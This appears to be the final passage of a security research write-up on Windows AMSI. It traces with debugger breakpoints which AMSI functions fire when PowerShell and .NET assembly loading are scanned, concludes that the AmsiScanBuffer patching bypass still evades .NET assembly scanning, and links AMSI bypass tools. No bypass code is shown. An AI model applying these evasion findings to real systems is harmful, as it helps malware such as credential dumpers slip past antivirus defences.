
amsi!AmsiInitialize
amsi!AmsiOpenSession
amsi!AmsiScanBuffer
clr!AmsiScan

After supplying malicious content “invoke-mimikatz”, breakpoints at AmsiOpenSession and AmsiScanbuffer are reached, but functions **AmsiInitialize** and **AmsiScan** are not called。



If executing **[System.Reflection.Assembly]::Load()** command, we find that the first 2 breakpoints are still reached, and this time, we have three more hits. The 3 more hits prove that .NET assembly in memory is scanned additionally.

Image not found or type unknown



Inspect function **AmsiScan** in **clr.dll**, we find that AmsiInitialize and AmsiScan are called, while AmsiOpenSession is not called.

Image not found or type unknown

Image not found or type unknown

In summary, the one-liner payload that attacks AmsiInitialize does not work because the payload changes sub-values of the **System.Management.Automation** namespace. This namespace is the root namespace for PowerShell; it is not related to .NET assembly scanning. AmsiOpenSession is not called in AmsiScan at all. AmsiScanBuffer is called, therefore, the bypass technique by attacking AmsiScanBuffer still works when loading a .NET assembly.

Reference

https://docs.microsoft.com/en-us/windows/win32/amsi/images/amsi7archi.jpg

https://learn.microsoft.com/en-us/windows/win32/api/amsi/nf-amsi-amsiinitialize

https://learn.microsoft.com/en-us/windows/win32/api/amsi/nf-amsi-amsiopensession

https://learn.microsoft.com/en-us/windows/win32/api/amsi/nf-amsi-amsiscanbuffer

https://github.com/PowerShellMafia/PowerSploit/blob/master/Privesc/PowerUp.ps1 https://github.com/rasta-mouse/AmsiScanBufferBypass

https://book.hacktricks.xyz/windows-hardening/windows-av-bypass

https://github.com/TheD1rkMtr/AMSI_patch

https://pentestlaboratories.com/2021/05/17/amsi-bypass-methods/

https://rastamouse.me/memory-patching-amsi-bypass/

https://s3cur3th1ssh1t.github.io/Powershell-and-the-.NET-AMSI-Interface/

https://cyberwarfare.live/assembly-load-writing-one-byte-to-evade-amsi-scan/